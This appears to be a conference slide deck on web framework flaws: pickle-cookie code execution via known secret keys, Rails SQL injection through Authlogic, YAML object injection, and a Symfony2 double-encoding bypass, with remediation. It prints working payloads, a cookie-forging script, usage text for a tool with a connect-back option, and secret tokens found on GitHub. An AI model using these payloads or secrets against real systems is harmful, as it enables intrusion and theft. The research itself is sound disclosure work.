Modern frameworks, modern vulnerabilities

Florent Batard - @Shenril
Nicolas Oberli - @Baldanos

SCRT
INFORMATION SECURITY
SWITZERLAND

www.scrt.ch

- Both working for SCRT
- 0daysober CTF team members

ToC

- Known secret
- YAML vulnerabilities
- Routing vulnerabilities

Known secret

Known secret | Introduction


- Most of the web frameworks provide a way to include session data in the session cookie
  - They generally provide a way to protect them against modification
- Generally HMAC signed using a secret key
- In Django :

```
settings.py :

    # Make this unique, and don't share it with anybody.
    SECRET_KEY = 'u+%s^63&amp;)i3z0uu+-%z824xx8*_)935u+_#dcju^j&amp;5!!3xnk@'
```

Known secret | Implementation

- This secret value must be kept secret



Warning

Keep this value secret.

Running Django with a known SECRET_KEY defeats many of Django's security protections, and can lead to privilege escalation and remote code execution vulnerabilities.

- Is it always the case ?

Known secret | To GitHub !

We've found 1,624 code results

katychuang/Python-Fashion-Forecaster - example_settings.py
Last indexed 3 months ago

```
1  DEBUG=True
2  SECRET_KEY='key'
3  CSRF_ENABLED=True
4  CSRF_SESSION_LKEY='key'
```

methane/flask-handson - config.py
Last indexed 5 months ago

```
1  SQLALCHEMY_DATABASE_URI = 'sqlite:///flaskr.db'
2  SECRET_KEY="secret key"
```

fzlee/CoolWork - config.py
Last indexed 5 months ago

```
3  DATABASE=SERVERROOT+'base.db'
4  SECRET_KEY='what a sunny day!'
```

Known secret | Cookie generation

- How is data stored in the session cookie ?
  - Let's check Bottle source code :

```
bottle.py :
    def set_cookie(self, name, value, secret=None, **options):
        if secret:
            value = touni(cookie_encode((name, value), secret))
        elif not isinstance(value, basestring):
            raise TypeError('Secret key missing for non-string Cookie.')

bottle.py :
    def cookie_encode(data, key):
        ''' Encode and sign a pickle-able object. Return a (byte) string '''
        msg = base64.b64encode(pickle.dumps(data, -1))
        sig = base64.b64encode(hmac.new(tob(key), msg).digest())
        return tob('!') + sig + tob('?') + msg
```

Known secret | Pickle

- Used to serialize python objects
  - « The pickle module implements a fundamental, but powerful algorithm for serializing and de-serializing a Python object structure. […] »

```
In [1]: import pickle

In [2]: s="Hello"

In [3]: pickle.dumps(s)
Out[3]: "S'Hello'\np0\n."
```

Known secret | Pickle | Inner Working

- Serialized data is processed by Pickle's internal virtual machine

```
>>> pickletools.dis("S'Hello'\np0\n.")
    0: S    STRING     'Hello'
    9: p    PUT        0
   12: .    STOP
```

- The VM uses opcodes and parameters
  - All is stored in a stack
- Lot of opcodes available to do multiple things

Known secret | Pickle | Code execution

- Using the *__reduce__()* method, it is possible to call Python code

```
>>> import pickle, pickletools, subprocess
>>> class test(object):
        def __reduce__(self):
            return(subprocess.check_output, (('cat','/etc/passwd'),))
>>> pickledata = pickle.dumps(test())
>>> print pickle.loads(pickledata)
'root:x:0:0:root:/root:/bin/bash\n[...]'
```

Known secret | Example

- Challenge we made for Insomni'hack 2013
  - Goal : Get the flag located in /etc/passwd
  - Bottle webapp
  - Only one team got this flag

Known secret | Example | Application

- Let's take the following Bottle app :

```
from bottle import route, run, response, request

@route('/')
def main():
    value = request.get_cookie('account', secret='SecretK3y')
    return value

@route('/login')
def do_login():
    response.set_cookie('account','user', secret='SecretK3y')

run(host='0.0.0.0', port=8080, debug=True, reloader=True)
```

Known secret | Example | Cookie

- Upon login, the cookie looks like the following

```
"!xQivTk5 uK6w1hXC7QCxQA==?gAJVB2FjY291bnRxAVgEAAAAdXNlcnEChnEDLg=="

>>> 'gAJVB2FjY291bnRxAVgEAAAAdXNlcnEChnEDLg==.decode('base64')
'\x80\x02U\x07accountq\x01X\x04\x00\x00\x00userq\x02\x86q\x03.'

>>>pickle.loads('\x80\x02U\x07accountq\x01X\x04\x00\x00\x00userq\x02\x86q\x03.'
)
('account', u'user')
```

Known secret | Example | Modification

- By modifying the cookie and sign it again, it is then possible to execute arbitrary code on the server

```
>>> import hmac, base64
>>> class test(object):
        def __reduce__(self):
            return(subprocess.check_output, (('cat','/etc/passwd'),))
>>> payload = pickle.dumps(('account',test()))
>>> msg = base64.b64encode(payload)
>>> sig = base64.b64encode(hmac.new('SecretK3y', msg).digest())
>>> print '!'+sig+'?'+msg
!IGOy9wZDbDQZU5onzz/5Bg==?
KFMnYWNjb3VudCcKcDAKY3N1YnByb2Nlc3MKY2hlY2tfb3V0cHV0CnAxCigoUydjYXQnCnAyClMnL2V0Yy9wYX
Nzd2QnCnAzCnRwNAp0cDUKUnA2CnRwNwou
```

Known secret | Application

- Many Python frameworks are vulnerable
  - Bottle
  - Flask / Werkzeug
  - Pylons / Pyramid
  - Django

Known secret | Tool

- We created PPPP
  - Python Problematic Pickle Printer
  - Automates malicious cookies creation
    - Supports raw pickled data
  - Generates signed cookies
    - Must obviously provide the secret key
    - Supports most of the vulnerable Python frameworks

Known secret | Tool | Example

```
usage: pppp.py [-h] [-o {django_cookie,django_file,werkzeug,bottle,raw}]
               [-k SECRET_KEY] -p {connect_back,read_file,command_exec} -a
               ARGUMENT [-n VAR_NAME] [-m HASH_TYPE]

Generates harmful pickles for various uses (and fun)

optional arguments:
  -h, --help            show this help message and exit
  -o {django_cookie,django_file,werkzeug,bottle,raw}, --output
{django_cookie,django_file,werkzeug,bottle,raw}
                        Pickle output format
  -k SECRET_KEY, --key SECRET_KEY
                        Application's secret key
  -p {connect_back,read_file,command_exec}, --payload
{connect_back,read_file,command_exec}
                        Payload type
  -a ARGUMENT, --argument ARGUMENT
                        Payload's argument
  -n VAR_NAME, --name VAR_NAME
                        Var name for the pickled payload
  -m HASH_TYPE, --mac HASH_TYPE
                        (Werkzeug only) specify the hash type
```

Known secret | Tool | Demo

- Pickle generation
- Exploitation
- Remote shell

Known secret | Tool | Availability

- PPPP will be available after Nuit du hack
  - https://www.github.com/Baldanos/utils/pppp

Known secret | Documentation

- At the moment, Django is the only framework that clearly states that there is a remote code exec vulnerability if the key is known
- Werkzeug (Flask) states it somewhere in the documentation
  - Not clearly stated
- Bottle states that it can only allow to create fake cookies

Known secret | Remediation

- Django
  - Don't use secure_cookies
  - Although the same applies for file-based and SQL-based session data
    - Must find an arbitrary file write or SQL injection
- Flask / Werkzeug
  - SecureCookie class can use JSON serialization
- Nothing is provided for Bottle

Known secret | Ruby On Rails

- ActiveRecord Vulns
  - Problems comes from dynamic finders
    - *find_by_col(params[:toto]*
  - All versions affected <= 3.2.10
  - However no impact on query sanitation

  - All we need is :
    - **Authlogic as authentication module**
    - **Get the shared secret !!**

Known secret | Ruby On Rails

- Where does it hurt ?
  - Rails provides dev with dynamic finder to query tables by their column :
    - *User.find_by_name(params[:id])*
  - ActiveRecords does sanitize this part :
    - *User.find_by_name(''shenril' ; DROP TABLE USERS ; – '')*
    - ***# => SELECT * FROM users WHERE name = 'shenril\'; DROP TABLE USERS; --' LIMIT 1***

Known secret | Ruby On Rails

- However the parameters of such request are not checked :
  - *User.find_by_name("shenril", :select => "id, name")*
  - ***# => SELECT id, name FROM users WHERE name = 'shenril' LIMIT 1***

- And here comes the fun :
  - *User.find_by_name("kotori", :select => "id, name FROM users; DROP TABLE users; –")*
  - ***# => SELECT id, name FROM users; DROP TABLE users; -- FROM users WHERE name = 'kotori' LIMIT 1***

Known secret | Ruby On Rails

- Such queries are rarely used , but this one is quite common :
  - *User.find_by_name(params[:name])*

- To inject our code we'll then have transform this into a hashtable :
  - */vuln-url?name[select]=nimp&name[limit]=23*
- Here is the hash *{''select''=>''nimp, ''limit'' => 23}*
- Hum problem , we just created strings but not ruby symbols → doesn't work !

Known secret | Ruby On Rails

- Only queries using a string hashtable or a simple string can be affected
- How lucky ! Authlogic which deals with authentication provide just that :
  - ***User.find_by_persistence_token(the_token)***
- Ready for action and forge :

```
{  "session_id" => "1111111",
"user_credentials"=>"Admin",
"user_credentials_id"=> SQL INJECTION}
```

Problem → Token is signed with SHA1-HMAC

Known secret | Ruby On Rails

- **Where can we find the right secret to deal with our token ?**

Repositories 79
Code 185,638
Issues 16
Users

Languages

Ruby	183,544
Textile	1,422
HTML	248
Markdown	49
HTML+ERB	12
YAML	3
XML	2
TeX	1
Smarty	1
Haml	1

Advanced Search Cheat Sheet

We've found 185,638 code results

Sort: Best match

mscharkow/newsclassifier - load_config.rb — Ruby
Last indexed 2 months ago

```
1  APP_CONFIG = YAML.load_file("#{Rails.root}/config/config.yml")
2  Nc3::Application.config.secret_token = APP_CONFIG['secret_token']
...
2  Nc3::Application.config.secret_token = APP_CONFIG['secret_token']
```

wereHamster/scrz-http-authority - session.rb — Ruby
Last indexed 21 days ago

```
1  Scrz::Application.config.secret_token = ENV["SECRET_TOKEN"]
2  Scrz::Application.config.session_store :cookie_store, {
```

trevorturk/carrierwave-heroku - secret_token.rb — Ruby
Last indexed 2 months ago

```
1  CarrierwaveHeroku::Application.config.secret_token = '62eb340b1749f18f1d7f4733753ff87'
```

bmaher/subversion-stats - secret_token.rb — Ruby
Last indexed 2 months ago

```
1  SubversionStats::Application.config.secret_token = '52e0fb1d1bf38499ddf4d5f9f3076cbdcb84'
```

generalassembly/ga-ruby-on-rails-for-devs - secret_token.rb — Ruby
Last indexed 2 months ago

```
1  HelloWorld::Application.config.secret_token = 'ed8e05f3a1223613ae8cfc58cb191aef'
```

fembem/Redmine_7_11_12 - secret_token.rb — Ruby
Last indexed 2 months ago

```
1  RedmineApp::Application.config.secret_token = 'fdc303355523deaf46cff4578febb5b4838416aff1a2
```

Known secret | Ruby On Rails

- And here is the final shot ready to be injected

```
{
  "session_id" => "41414141",
  "user_credentials"=>"Admin",
  "user_credentials_id"=>{
    :select=> " *,\"Admin\" as persistence_token from Users -- "
  }
}
```

Next sign it with the secret token and we're good !

Known secret | Ruby On Rails

- Mitigation
  - Patch is out since March
  - Transform any hash to sanitize them :
    - *find_by_name(params[:name].to_s)*
- CHANGE THE DAMN SECRET TOKEN !!
- Fun to Play with :
  - *https://github.com/joernchen/evil_stuff/blob/master/ruby/sign-cookie.rb*
  - *http://blog.phishme.com/wp-content/uploads/BustRailsCookie.rb*

YAML IS EVIL

- YAML vuln description :
  - Ruby On Rails
  - Symfony2

YAML Vuln | Ruby On Rails

- Ruby On Rails can parse the application arguments in various forms :
  - POST / Content-Type : application/xml

```
<?xml version="1.0" encoding="UTF-8"?>
<hash>
    <foo type="integer">1</foo>
    <bar type="float">1.3</bar>
</hash>
```

YAML Vuln | Ruby On Rails

- The inner module responsible for this bliss is : ActiveSupport::XmlMini::PARSING
  - It can even deal with much more interesting data representation such as :
  - Type : ***symbol*** *(used for internal constants)*
  - Type : ***yaml*** *(Key/value language used for config and serialization)*

```
- !ruby/object:Person
  name: John Doe
  sname: jdoe
  email: jdoe@gmail.com
- !ruby/object:Person
  name: Jane Doe
  sname: jdoe
  email: jane@hotmail.com
```

YAML Vuln | Ruby On Rails

- Let's have fun with this
  - We can invoke any internal class with routing and class loader
  - We can instantiate any object
  - We just need to be able to upload the payload, there are several ways :

Metasploit Way:

```
--- !
ruby/hash:ActionDispatch::Routing::Rout
eSet::NamedRouteCollection

!ruby/object:OpenStruct
```

Other Way :

```
arel =
Arel::Nodes::SqlLiteral.new("foo")

Blog.find_by_id(arel)
```

YAML Vuln | Ruby On Rails

- Same vuln for all the parsers (JSON)
- Very used to create botnets nowadays !


- Mitigation
  - Patch is now available Rails
  - Change the parser used :

    ActionDispatch::ParameterParser::DEFAULT_PARSERS

    And deactivate what's not necessary

YAML Vuln | Symfony2


- The embedded YAML is evaluated as a piece of PHP before interpreting the YAML
- Therefore the YAML parser can dump and invoke PHP objects using the notation :
  - !php/object:
- Boo, only exploit if the following method is invoked :
  - Yaml::parse($filename);
- Very unlikely remotely



Double Fail Encoding

- Description of the double encoding vulnerabilities
  - Symfony2

Double Encoding Vuln | Symfony2



Double Encoding Vuln | Symfony2


- In order to get the path , main module uses getPathInfo()
  - Routing module decode two times the path
  - Security module decode ONLY ONCE the path

```
Symfony WAF : security.yml
secured_area:
    pattern:    ^/foo/
        form_login:
            check_path: /foo/login_check
            login_path: /foo/login
```

```
Controllers statement
/**
 * @Route("/foo")
 */
```

Double Encoding Vuln | Symfony2

- Demo Time
  - One-time Encoding: /%66oo
  - Double encoding : /%2566oo will match a route but not the matching WAF rule !!



Double Encoding Vuln | Symfony2

- Mitigation

- Update to 2.0.20
- Create the hotfix yourself in the route component

Thanks!

- Ready for questions
- And beers !